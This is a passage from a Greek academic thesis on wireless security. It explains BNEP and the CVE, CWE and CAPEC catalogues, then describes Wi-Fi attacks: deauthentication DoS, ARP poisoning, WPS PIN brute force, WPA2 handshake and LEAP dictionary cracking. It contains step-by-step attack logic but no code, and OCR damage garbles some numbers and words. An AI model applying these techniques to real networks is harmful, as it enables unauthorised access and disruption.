Η υπηρεσία Bluetooth Network Encapsulation Protocol (BNEP) ενσωματώνει πακέτα δικτύου σε πλαίσια Bluetooth, βασιζόμενη στις συνδέσεις L2CAP. Στις περισσότερες περιπτώσεις χρησιμοποιείται για την υλοποίηση της σύνδεσης στο Διαδίκτυο. Για το σκοπό αυτό, έχουν οριστεί διάφορα μηνύματα για την ενθυλάκωση κεφαλίδων Ethernet. Το σχήμα 2.10 δείχνει πώς μεταφράζεται η κεφαλίδα BNEP στην κεφαλίδα Ethernet.



Σχήμα 2.10. BNEP.

Εκτός από τα μηνύματα ενθυλάκωσης, το BNEP υποστηρίζει μηνύματα ελέγχου, τα οποία σας επιτρέπουν να δημιουργηθούν συνδέσεις Personal Area Networking (PAN) και να παρέχετε λειτουργικότητα ελέγχου ροής. Για να τοποθετήσετε πολλά μηνύματα ελέγχου σε ένα μήνυμα L2CAP, προστίθεται μια κεφαλίδα μεταξύ του προηγούμενου μηνύματος ελέγχου και του payload. Το bit επέκτασης που έχει οριστεί σε 1 σηματοδοτεί την έναρξη μιας κεφαλίδας επέκτασης που περιλαμβάνει ένα μήνυμα ελέγχου.

Τα περισσότερα από τα τρωτά σημεία που εντοπίστηκαν στο πρωτόκολλο Bluetooth αφαιρέθηκαν με την έκδοση 2.1 του 2007, μέσω της εισαγωγής του Secure Simple Pairing που έλυσε ορισμένα προβλήματα ασφάλειας που σχετίζονται με την ανταλλαγή κλειδιών κρυπτογράφησης. Τα περισσότερα από τα τρωτά σημεία που

εντοπίστηκαν έκτοτε είναι χαμηλής σοβαρότητας και δεν επιτρέπουν Remote Code Execution (RCE). Η ερευνητική δραστηριότητα έχει μετακινηθεί σε άλλα πεδία, χωρίς να επικεντρώνεται στην εφαρμογή του πρωτοκόλλου Bluetooth στις διάφορες πλατφόρμες όπως έχει γίνει στα άλλα πιο δημοφιλή πρωτόκολλα (Wi-Fi ή TCP/IP).

Το Bluetooth είναι ένα δύσκολο πρωτόκολλο στην εφαρμογή. Για σύγκριση, η προδιαγραφή Wi-Fi είναι ένα έγγραφο 450 σελίδων, ενώ το Bluetooth έχει 2822 σελίδες. Αυτό το καθιστά επιρρεπές σε δύο τύπους ευπάθειας. Πρώτον, οι κατασκευαστές πολύ συχνά ακολουθούν κατά λέξη τις προδιαγραφές υλοποίησης, οπότε όταν εντοπιστεί μια ευπάθεια σε μια πλατφόρμα, θα μπορούσε να επηρεάσει και τις άλλες. Δεύτερον, σε ορισμένες περιοχές οι προδιαγραφές Bluetooth αφήνουν περιθώρια ερμηνείας, επομένως κάθε πλατφόρμα ακολουθεί διαφορετικές επιλογές υλοποίησης. Αυτό καθιστά κάθε εφαρμογή πιθανό να εκθέσει μια ευπάθεια στον εαυτό της.

3. Επιθέσεις

Σε αυτό το κεφάλαιο περιγράφω τις επιθέσεις των οποίων οι υλοποιήσεις περιγράφονται στο Κεφάλαιο 4 και οι προστασίες των οποίων εκτίθενται στο Κεφάλαιο 5. Για κάθε επίθεση αναφέρομαι σε τυχόν δημόσια τρωτά σημεία που μπορούν να αξιοποιηθούν για την πραγματοποίησή της στο CVE. Επίσης, εκχωρώ σε κάθε επίθεση μία ή περισσότερες κατηγορίες κοινών αδυναμιών και τρωτών σημείων λογισμικού σύμφωνα με το CWE και κοινά μοτίβα επίθεσης σύμφωνα με το CAPEC.

CVE

Το Common Vulnerabilies and Exposure (CVE) είναι μια λίστα με τρωτά σημεία δημόσιας ασφάλειας στον κυβερνοχώρο. Κάθε στοιχείο της λίστας έχει έναν αναγνωριστικό αριθμό, μια περιγραφή και τουλάχιστον μία δημόσια αναφορά. Το CVE χρησιμοποιείται από την Εθνική βάση δεδομένων ευπάθειας (NVD) των Η.Π.Α . Το CVE ξεκίνησε από την MITER Corporation ενώ το NVD ξεκίνησε από το Εθνικό Ινστιτούτο Προτύπων και Τεχνολογίας (NIST).

Το NVD είναι μια βάση δεδομένων ευπάθειας που έχει δημιουργηθεί με βάση τη λίστα CVE και είναι συγχρονισμένη με αυτήν, έτσι ώστε μια ενημέρωση του μεμονωμένου CVE να εφαρμόζεται αμέσως στο NVD. Παρέχει πρόσθετες πληροφορίες για κάθε εγγραφή, όπως πληροφορίες διόρθωσης, σοβαρότητα και επίπεδο επιπτώσεων. Μεταξύ των πρόσθετων πληροφοριών που παρέχονται, το NVD παρέχει επίσης πληροφορίες σχετικά με τα λειτουργικά συστήματα, τους κατασκευαστές και τα προϊόντα, την έκδοση, τον τύπο ευπάθειας και την εκμετάλλευσή του.

Για κάθε επίθεση έχω αναφέρει μετά την περιγραφή της τα σχετικά CVE, των οποίων τα τρωτά σημεία μπορούν να αξιοποιηθούν για να πραγματοποιηθεί η ίδια η επίθεση.

CWE

Το Common Weakness Enumeration (CWE) είναι μια λίστα κοινών αδυναμιών λογισμικού, που αναπτύχθηκε από την κοινότητά του και διατηρείται από την MITER Corporation. Χρησιμοποιήστε μια κοινή γλώσσα για την περιγραφή των αδυναμιών ασφάλειας λογισμικού στην αρχιτεκτονική, τη σχεδίαση και τον κώδικα. Αντιπροσωπεύει μια μέτρηση για εργαλεία ασφαλείας που ελέγχουν για τέτοιες

αδυναμίες. Παρέχει τη βάση για τον εντοπισμό, τον μετριασμό και την πρόληψη αυτών των αδυναμιών.

Με βάση τις απόψεις του ακαδημαϊκού κόσμου, της βιομηχανίας και της κυβέρνησης, το CWE επιδιώκει να προσφέρει ένα ενιαίο πρότυπο, με στόχο την αξιολόγηση του κώδικα και την επιτάχυνση της πρακτικής επαλήθευσης λογισμικού από εταιρείες που θέλουν να αναλύσουν το αποκτημένο ή αναπτυγμένο λογισμικό. Οι αδυναμίες μπορούν να ομαδοποιηθούν σύμφωνα με το εύρος:

- Έρευνα: διευκόλυνση της ανάλυσης της μεμονωμένης αδυναμίας, συμπεριλαμβανομένων των εξαρτήσεών της, και συστηματικός εντοπισμός των θεωρητικών αποκλίσεων από τις άλλες αδυναμίες. ταξινομεί τις αδυναμίες αγνοώντας πώς μπορούν να εντοπιστούν, πού εμφανίζονται στον κώδικα και πώς εισέρχονται στον κύκλο ζωής ανάπτυξης· οργανώνεται κυρίως σύμφωνα με μια αφαίρεση της λειτουργίας του κώδικα.

- ανάπτυξη: οργανώνει τις αδυναμίες σύμφωνα με τις έννοιες που χρησιμοποιούνται περισσότερο κατά την ανάπτυξη λογισμικού. Είναι μια άποψη πολύ κοντά σε αυτή των προγραμματιστών, των δασκάλων και των παραγωγών. προσφέρει έναν διαχωρισμό που έχει σχεδιαστεί για να απλοποιεί την πλοήγηση και τη σύνδεση μεταξύ εννοιών.

- αρχιτεκτονική: οργανώνει τις αδυναμίες σύμφωνα με ασφαλείς μεθόδους αρχιτεκτονικού σχεδιασμού. Έχει σχεδιαστεί για να βοηθά τους σχεδιαστές να εντοπίζουν πιθανά σφάλματα που μπορεί να γίνουν κατά τη σχεδίαση λογισμικού software.

Για κάθε επίθεση έχω αναφέρεται το σχετικό CWE μετά την περιγραφή του.

CAPEC

To Common Attack Pattern Enumeration and Classificaton (CAPEC) είναι ένα λεξικό κοινών μοτίβων επιθέσεων που υιοθετήθηκαν για την εκμετάλλευση γνωστών τρωτών σημείων. Επιτρέπει σε αναλυτές, προγραμματιστές και δοκιμαστές να εντοπίσουν προηγμένες άμυνες έναντι επιθέσεων. Τα μοτίβα μπορούν να ομαδοποιηθούν σύμφωνα με τον μηχανισμό επίθεσης ή τον τομέα.

Στην ομαδοποίηση σύμφωνα με τον μηχανισμό επίθεσης, ορισμένα μοτίβα θα μπορούσαν να πέσουν σε περισσότερα από ένα ανάλογα με την οπτική γωνία. Οι μηχανισμοί επίθεσης που προτείνει το MITRE είναι: Engage in Deceptive Interactions, Abuse Existing Functionality, Manipulate Data Structures, Manipulte System Resources, Inject Unexpected Items, Employ Probabilistic Techniques, Manipulate Timing and State, Collect and Analyze Information e Subvert Access Control.

Οι τομείς επίθεσης που προτείνει το MITRE είναι: Software, Hardware, Communications, Supply Chain, Social Engineering e Physical Security.

Για κάθε επίθεση έχω αναφέρει τα σχετικά CAPEC μετά την περιγραφή της.

3.1 Επιθέσεις Wireless

Σε αυτήν την ενότητα, περιγράφω τις επιθέσεις κατά των ασύρματων τεχνολογιών Wi-Fi και Bluetooth.

3.1.1 De-Cloaking

Στη λειτουργία "Network Cloaking" ή "Hidden SSID", το AP δεν στέλνει πλαίσια beacon για να διαφημιστεί σε πελάτες. Το πρότυπο IEEE 802.11 ορίζει ότι πρέπει να ανακοινώσει το SSID του, αλλά πολλοί κατασκευαστές έχουν εφαρμόσει εφαρμογές που σας επιτρέπουν να απενεργοποιήσετε αυτήν τη συμπεριφορά. Όταν το SSID είναι κρυφό, οι συσκευές που έχουν συνδεθεί προηγουμένως στέλνουν αιτήματα ανίχνευσης για να το αναζητήσουν σε όλα τα διαθέσιμα κανάλια. Εάν ένας εισβολέας είναι σε θέση να δεσμεύσει το SSID σε έναν συγκεκριμένο χρήστη ή ένα σύνολο χρηστών, μπορεί να παρακολουθεί τις κινήσεις τους. Το Network Cloaking δεν είναι χρήσιμο για την ασφάλεια του δικτύου σας.


αδυναμίες	CWE-201 Information Exposure Through Sent Data
μοτίβο επίθεσης	CAPEC-613 Wi-Fi SSID Tracking

3.1.2 Jamming

Το Jamming αναφέρεται στη διαταραχή του ασύρματου σήματος μέσω παρεμβολών. Μπορεί να οφείλεται σε τυχαία ή εκούσια κατάσταση.

Ορισμένες οικιακές συσκευές (π.χ. φούρνοι μικροκυμάτων, βρεφικές οθόνες) λειτουργούν στις συχνότητες 2,4 GHz, επομένως στην ίδια ζώνη που χρησιμοποιούν οι συσκευές Wi-Fi. Αυτές οι συσκευές μπορούν επομένως να διαταράξουν τη δραστηριότητα των δικτύων Wi-Fi.

Εκτός από τυχαίες διαταραχές, μπορεί να πραγματοποιηθεί Jamming σκόπιμα λόγω του γεγονότος ότι τα πλαίσια διαχείρισης IEEE 802.11 δεν προστατεύονται από κρυπτογράφηση. Ο εισβολέας εκμεταλλεύεται τα deauthentication frame, τα οποία σύμφωνα με το πρότυπο αποστέλλονται όταν πρέπει να τερματιστεί η επικοινωνία μεταξύ πελάτη και AP. Στο Σχήμα 3.1 περιγράφεται η αλληλουχία της επίθεσης.



Σχήμα 3.1. Flow chart jamming.

ευπάθεια	CVE-2007-2927 CVE-2017-12096
αδυναμίες	CWE-284: Improper Access Control
μοτίβο επίθεσης	CAPEC-604 Wi-Fi Jamming

3.1.3 Authentication and Association DoS attack

Αυτή η επίθεση επιχειρεί να κατακλύσει το AP με πλαίσια ελέγχου ταυτότητας και συσχέτισης. Ο εισβολέας προσομοιώνει την παρουσία πολλών πελατών που θέλουν να συσχετιστούν με το AP. Για να γίνει αυτό, παραποιεί τη διεύθυνση MAC του μεταξύ

των αιτημάτων. Το αποτέλεσμα είναι η κατανάλωση μνήμης στο AP και η μείωση της ικανότητας επεξεργασίας του, που εμποδίζουν τη διαθεσιμότητά του σε νόμιμους πελάτες.


3.1.4 Deauthentication and Disassociation DoS attack

Για την πραγματοποίηση αυτής της επίθεσης, αποστέλλονται deauthetication e disassociation frame σε πελάτες που είναι συνδεδεμένοι στο AP, μετά από το οποίο αποσυνδέονται αμέσως από το AP. Αυτή η επίθεση είναι εφικτή επειδή η κίνηση διαχείρισης δεν προστατεύεται και επομένως τα πλαίσια αποστέλλονται σε καθαρό κείμενο (εύκολα παραποιήσιμα). Μπορεί να γίνει επίθεση σε όλους τους πελάτες που είναι συνδεδεμένοι στο AP, στέλνοντας τα frame ε τη διεύθυνση πηγής που αντιστοιχεί σε αυτή του AP και με τη διεύθυνση προορισμού τη broadcast. Διαφορετικά μπορεί να γίνει επίθεση σε έναν πελάτη, στέλνοντάς του τη διεύθυνση προορισμού που αντιστοιχεί στη διεύθυνση MAC του.

3.1.5 Cache Poisoning attack

Ο εισβολέας εκμεταλλεύεται τη λειτουργικότητα της cache για να εισάγει και να διατηρήσει τιμές που εξυπηρετούν τους σκοπούς του. Ο στόχος μπορεί να είναι μια προσωρινή μνήμη εφαρμογής (web browser) ή μια δημόσια κρυφή μνήμη (DNS). Εφόσον η δηλητηριασμένη κρυφή μνήμη δεν ενημερώνεται, οι εφαρμογές ή οι πελάτες χρησιμοποιούν τα δεδομένα της ως έγκυρα. Αυτό μπορεί να ενθαρρύνει διάφορες επιθέσεις, όπως ανακατευθύνσεις προγράμματος περιήγησης σε ιστότοπους που φιλοξενούν κακόβουλο λογισμικό.

Ένας τύπος Cache Poisoning είναι η ARP poisoning, που εφαρμόζεται όταν ο εισβολέας έχει πρόσβαση στο ίδιο LAN με το θύμα που περιορίζεται σε δίκτυα συνδεδεμένα με συσκευές επιπέδου 2 (hub e bridge), αλλά όχι με συσκευές επιπέδου 3 (router). Ο εισβολέας προσπαθεί να εισαγάγει νέες καταχωρήσεις ή να ενημερώσει αυτές που υπάρχουν στη μνήμη cache ARP του θύματος και την πύλη του. Μπορείτε να χρησιμοποιήσετε:



Σχήμα 3.2. Διαδρομή κυκλοφορίας του θύματος πριν και μετά την ARP Poisoning.

· Απάντηση ARP: αποστολή ψευδούς απάντησης στο θύμα. εάν το θύμα το αποδεχθεί χωρίς να ελέγξει αν είχε προηγουμένως υποβάλει αίτημα, η κρυφή μνήμη δηλητηριάζεται. Σε αυτή την περίπτωση μιλάμε για δωρεάν απαντήσεις ARP, δηλαδή δεν παρέχονται σύμφωνα με τις προδιαγραφές ARP (RFC-826 [9]).

· Αίτημα ARP: στέλνει ένα ψευδές αίτημα στο θύμα, υποθέτοντας ότι θα δημιουργηθεί μια σύνδεση και στη συνέχεια ενημερώνει την προσωρινή μνήμη ARP με την αντιστοίχιση των διευθύνσεων IP-MAC που λαμβάνονται από το αίτημα.

Ο εισβολέας στέλνει μια απάντηση ή ένα αίτημα στο θύμα με τη διεύθυνση IP προέλευσης που αντιστοιχεί σε αυτή της πύλης και μία στην πύλη με τη διεύθυνση IP προέλευσης που αντιστοιχεί σε αυτή του θύματος. Εάν η κρυφή μνήμη και των δύο είναι δηλητηριασμένη, ο εισβολέας παίρνει μια θέση MITM μεταξύ των δύο. Στο Σχήμα 3.2 απεικονίζεται η διαδρομή της κίνησης: τα συμπαγή βέλη περιγράφουν τη διαδρομή της εξερχόμενης κίνησης από το LAN, τα διακεκομμένα τη διαδρομή της εισερχόμενης.

ευπάθεια	CVE-1999-0667
αδυναμίες	CWE-345: Insufficient Verification of Data Authenticity
μοτίβο επίθεσης	CAPEC-141 Cache Poisoning


3.1.6 Brute Force attack

Brute Force attack online

Κάθε επιλογή WPS προσφέρει ένα τύπο autenticazion διαφορετικό.

- PBC → Φυσική πρόσβαση.
- PIN με εσωτερικό register→ web interface.
- PIN με εξωτερικό register → PIN.

Δεδομένου ότι το PIN με την επιλογή εξωτερικού καταχωρητή δεν απαιτεί καμία άλλη μορφή ελέγχου ταυτότητας εκτός από την παροχή του ίδιου του PIN, αυτή η επιλογή είναι μια ευπάθεια σε μια επίθεση Brute Force. Για μια εξαντλητική επίθεση θα πρέπει να δοκιμαστούν 108 PIN. Αλλά ένας εισβολέας μπορεί να αντλήσει πληροφορίες σχετικά με την ορθότητα των δύο τμημάτων του PIN με βάση τις απαντήσεις που έλαβε από το AP. Λαμβάνοντας υπόψη τις αλληλεπιδράσεις στο Πρωτόκολλο εγγραφής WPS:



Σχήμα 3.3. Flow chart Brute Force attack VS WPS.

• εάν ο supplicant λάβει ένα μήνυμα EAP-NACK μετά την αποστολή του μηνύματος M4, γνωρίζει ότι το πρώτο μισό του PIN είναι λάθος.

• εάν ο supplicant λάβει ένα μήνυμα EAP-NACK μετά την αποστολή του μηνύματος M5, γνωρίζει ότι το δεύτερο μισό του PIN είναι λάθος.

Έτσι, για να πραγματοποιηθεί μια εξαντλητική επίθεση παιρνας από τα 10^8 στα $10^4 + 10^4$ PIN για να δοκιμάσετε. Επιπλέον, δεδομένου ότι το τελευταίο ψηφίο του PIN είναι πάντα το άθροισμα ελέγχου των άλλων, οι προσπάθειες μειώνονται σε 104 + 103 (11000). Βλέπουμε το flow chart της επίθεσης Brute Force κατά του WPS στο Σχήμα 3.3.

ευπάθεια	CVE-2016-4824
μοτίβο επίθεσης	CAPEC-112 Brute Force

Brute Force attack offline

Στο Registration Protocol του WPS, τόσο ο supplicant όσο και ο AP πρέπει να αποδείξουν ότι γνωρίζουν το PIN. Τα μυστικά E-S1 και E-S2 nonce που δημιουργούνται από το AP σε ορισμένες υλοποιήσεις δεν είναι αρκετά τυχαία. Εάν ο εισβολέας ανακτήσει τα τρία πρώτα μηνύματα του Registration Protocol, γνωρίζει τους δύο κατακερματισμούς (E-Hash1 και E-Hash2) που προέρχονται από τα δύο μέρη του PIN (PSK1 και PSK2) στα οποία εκτελεί την επίθεση Brute Force εκτός σύνδεσης. Γνωρίζει επίσης τα δημόσια κλειδιά DH (PKE και PKR) από τα τρία πρώτα μηνύματα. Άρα οι άγνωστοι είναι PSK1 και PSK2.

$$\text{E-Hash1} = \text{HMACAuthKey}(\text{E-S1} \,||\text{PSK1} \,||\text{PK}_E \,||\text{PKr})$$

$$\text{E-Hash2} = \text{HMACAuthKey}\ (\text{E-S2} \,||\text{PSK2} \,||\text{PK}_E \,||\text{PKr})$$

Η επίθεση συνίσταται στο brute forcing του PIN στα δύο hash, έτσι ώστε να μπορεί να ξεκινήσει εκτός σύνδεσης μόλις ο εισβολέας ανταλλάξει τα τρία πρώτα μηνύματα με το θύμα AP.

ευπάθεια	CVE-2014-9690
αδυναμίες	CWE-332 Insufficient Entropy in PRNG
μοτίβο επίθεσης	CAPEC-112 Brute Force

3.1.7 Dictionary attack

Dictionary attack - WPA2

Αυτή η επίθεση μπορεί να διεξαχθεί εναντίον δικτύων WPA / WPA2 που έχουν διαμορφωθεί σε Personal mode, αλλά όχι εναντίον δικτύων σε λειτουργία Enterprise. Προκειμένου να πραγματοποιηθεί η επίθεση, είναι απαραίτητο να συλλάβετε την il four-way handshake που ανταλλάσσεται μεταξύ του πελάτη και του AP. Μπορεί να Μπορείτε να καταργήσετε την ταυτότητα ενός ήδη συνδεδεμένου πελάτη ή να περιμένετε να συνδεθεί ένας νέος πελάτης στο AP. Με το handshake που καταγράφεται, η υπόλοιπη επίθεση μπορεί να γίνει εκτός σύνδεσης. Ειδικότερα, οι ενέργειες που εκτελούνται για την αναγνώριση του PSK είναι:

1. από την four-way handshake εξάγονται AA, SA, ANonce, SNonce, payload (Μήνυμα 3 e Μήνυμα 4) και MIC του Μηνύματος 4.
2. Το υποψήφιο PSK χρησιμοποιείται για τον υπολογισμό του PMK.
3. το PTK υπολογίζεται ξεκινώντας από PMK, AA, SA, ANonce και Snonce.
4. Το KCK, που εξάγεται από το PTK, χρησιμοποιείται για τον υπολογισμό του MIC του payload.
5. εάν το υπολογισμένο MIC αντιστοιχεί σε αυτό του μηνύματος 4, το υποψήφιο PSK είναι το σωστό.


Η Dictionary attack είναι compute bound, ανάλογα με την CPU, μπορεί να δοκιμαστεί ένας συγκεκριμένος αριθμός κλειδιών ανά δευτερόλεπτο (πχ. Intel Core i5 → 1900-2000 κλειδιά/s). Η επίθεση μπορεί επίσης να επιταχυνθεί χρησιμοποιώντας μια Graphical Processing Unit (GPUΕάν το λεξικό είναι πολύ μεγάλο, μπορεί να χρειαστεί πολύς χρόνος για να δοκιμάσετε όλους τους κωδικούς πρόσβασης. Δεδομένου ότι τόσο το WPA όσο και το WPA2 χρησιμοποιούν τον ίδιο μηχανισμό ελέγχου ταυτότητας, είναι δυνατό να χρησιμοποιηθεί η ίδια επίθεση και στις δύο υλοποιήσεις.

ευπάθεια	CVE-2016-10116
ευπάθεια	CWE-521 Weak Password Requirements CWE-201: Information Exposure Through Sent Data
μοτίβο επίθεσης	CAPEC-622 Electromagnetic Side-Channel Attack CAPEC-604 Wi-Fi Jamming CAPEC-16 Dictionary-based Password Attack

Dictionary attack - WPA2 – HalfHandshake

Αυτή η επίθεση επιτρέπει τον εντοπισμό του PSK ακόμη και απουσία του AP. Ο εισβολέας ακούει τα probe request του client -θύματος και ενεργοποιεί ένα AP με το ζητούμενο ESSID. Χρειάζονται μόνο το πρώτο και το δεύτερο μήνυμα της four-way handshake. Ο έλεγχος ταυτότητας προφανώς αποτυγχάνει, αλλά ο εισβολέας έχει αρκετές πληροφορίες για να εκτελέσει μια Dictionary attack.

Το σχήμα 3.4 απεικονίζει τα μηνύματα που ανταλλάσσονται μεταξύ του εισβολέα και του θύματος κατά τη διάρκεια της επίθεσης. Το ελεγχόμενο από τον εισβολέα AP στέλνει το μήνυμα 1 (που περιέχει το ANonce) στο θύμα. Το θύμα υπολογίζει το PTK από το οποίο εξάγει το KCK. Μέσω του KCK δημιουργεί το MIC που θα συμπεριληφθεί στο Μήνυμα 2 και το στέλνει στο AP. Σε αυτό το σημείο, ο εισβολέας γνωρίζει τις τιμές των ANonce, SNonce, AA, SA, και MIC μέσω των οποίων μπορεί να ξεκινήσει την Dictionary attack.



Σχήμα 3.4. Ανταλλαγή μηνυμάτων μεταξύ θύματος και εισβολέα στο HalfHandshake

Dictionary attack – LEAP

Το LEAP χρησιμοποιεί το MSCHAPv2, το οποίο επηρεάζεται από τα ακόλουθα τρωτά σημεία:

- δεν χρησιμοποιεί "sale" στον υπολογισμό hash NT.
- Το κλειδί DES που επιλέχθηκε για την πρόκληση/απόκριση είναι αδύναμο.
- Το όνομα χρήστη αποστέλλεται χωρίς κρυπτογράφηση.

Δεδομένων αυτών των τρωτών σημείων, αφού συλλάβει τα πακέτα που ανταλλάσσονται μεταξύ του supplicant και του AP, ο εισβολέας είναι σε θέση να συναγάγει αρκετές πληροφορίες για να πραγματοποιήσει μια Dictionary attack νάντια στον κωδικό πρόσβασης του χρήστη.

Εφόσον το MS-CHAPv2 δεν χρησιμοποιεί "sale" στον υπολογισμό του hash NT, εισβολέας μπορεί να υπολογίσει εκ των προτέρων μια λίστα με ευρετήριο κωδικών πρόσβασης και το σχετικο hash NT. Αυτός είναι ένας σχετικά χρήσιμος υπολογισμός, καθώς η πρόκληση κρυπτογράφησης DES εκτελείται στην επίθεση χρησιμοποιώντας κλειδιά που προέρχονται από το NT hash, επομένως δεν είναι πολύ βαρύ υπολογιστικά για τις σύγχρονες CPU.

Ο εισβολέας μπορεί να μειώσει σημαντικά τον χρόνο που απαιτείται για την ολοκλήρωση της Dictionary attack ενάντια στην πρόκληση/απόκριση LEAP, εκμεταλλευόμενος τη δεύτερη ευπάθεια του πρωτοκόλλου MSCHAPv2. Στην πραγματικότητα, όταν ένας λαμβάνει μια πρόκληση, την κρυπτογραφεί τρεις φορές χρησιμοποιώντας τρία τμήματα που προέρχονται από το 'hash NT του κωδικού πρόσβασης ως κλειδιά DES. Το DES απαιτεί ένα κλειδί 7 byte, επομένως ο αιτών χωρίζει το hash NT 16 byte σε τρία μέρη:

K1 = HB1 HB2 HB3 HB4 HB5 HB6 HB7

K2 = HB8 HB9 HB10 HB11 HB12 HB13 HB14

K3 = HB15 HB16 0x00 0x00 0x00 0x00 0x00

οπου HBi είναι το byte του hash NT και το 0x00 είναι το null byte.

Η ευπάθεια του πρωτοκόλλου έγκειται στο γεγονός ότι το output της τρίτης κρυπτογράφησης DES είναι κρυπτογραφικά αδύναμη, στην πραγματικότητα οι πιθανές

μεταθέσεις του κλειδιού K3 είναι μόνο 2^{16}. Ο εισβολέας υπολογίζει όλες τις πιθανές τιμές του κλειδιού K3 και ελέγχει ποιες από αυτά χρησιμοποιήθηκαν για τη δημιουργία της τρίτης εξόδου DES (τελευταία 7 byte της απόκρισης). Λαμβάνει υπόψη μόνο κωδικούς πρόσβασης των οποίων το hash έχει τους αναγνωρισμένους στα δύο τελευταία byte. Για να βρεί τον πραγματικό κωδικό πρόσβασης, ελέγχει αν η πρόκληση που έχει κρυπτογραφηθεί με τα δύο πρώτα μπλοκ 16 byte του hash κωδικού πρόσβασης ταιριάζει με το πρώτο και το δεύτερο μέρος της απάντησης. Στους παρακάτω τύπους το $MSB_{n,m,i,...}(X)$ αντιπροσωπευει τα Most Significant Byte n,m,l,... του X και το $DES_K(C)$ αντιπροσωπεύει την κρυπτογράφηση DES με το κλειδί K του cleartext C.

$$\text{MSB}_{15,16,17,18,19,20,21}(\text{LoginResponse}) = DES_{k3}(LoginChallenge)$$

$$\text{HB15}||\text{HB16} = MSB_{i,2}(K\,3)$$

$$MSB_{15,16}(hash(password)) = \text{HB15}||\text{HB16}$$

$$\text{K1} = \text{MSB1,2,3,4,5,6,7, (hash(password))}$$

$$\text{K2} = \text{MSB8,9,10,11,12,13,14(hash(password))}$$

$$DES_{k\,1}(LoginC\,hallenge) = \text{MSB1,2,3,4,5,6,7(LoginResponse)}$$

$$DES_{K2}(LoginChallenge) = \text{MSB8,9,10,11,12,13,14 (LoginResponse)}$$

ευπάθεια	CVE-2003-1096
αδυναμίες	CWE-759 Use of a One-Way Hash without a Salt
μοτίβο επίθεσης	CAPEC-16 Dictionary-based Password Attack

3.1.8 Evil Twin attack

Η Evil Twin attack χωρίζεται σε δύο φάσεις:

- αποστολή πλαισίων αποταυτοποίησης για ακύρωση υπαρχουσών συνδέσεων.
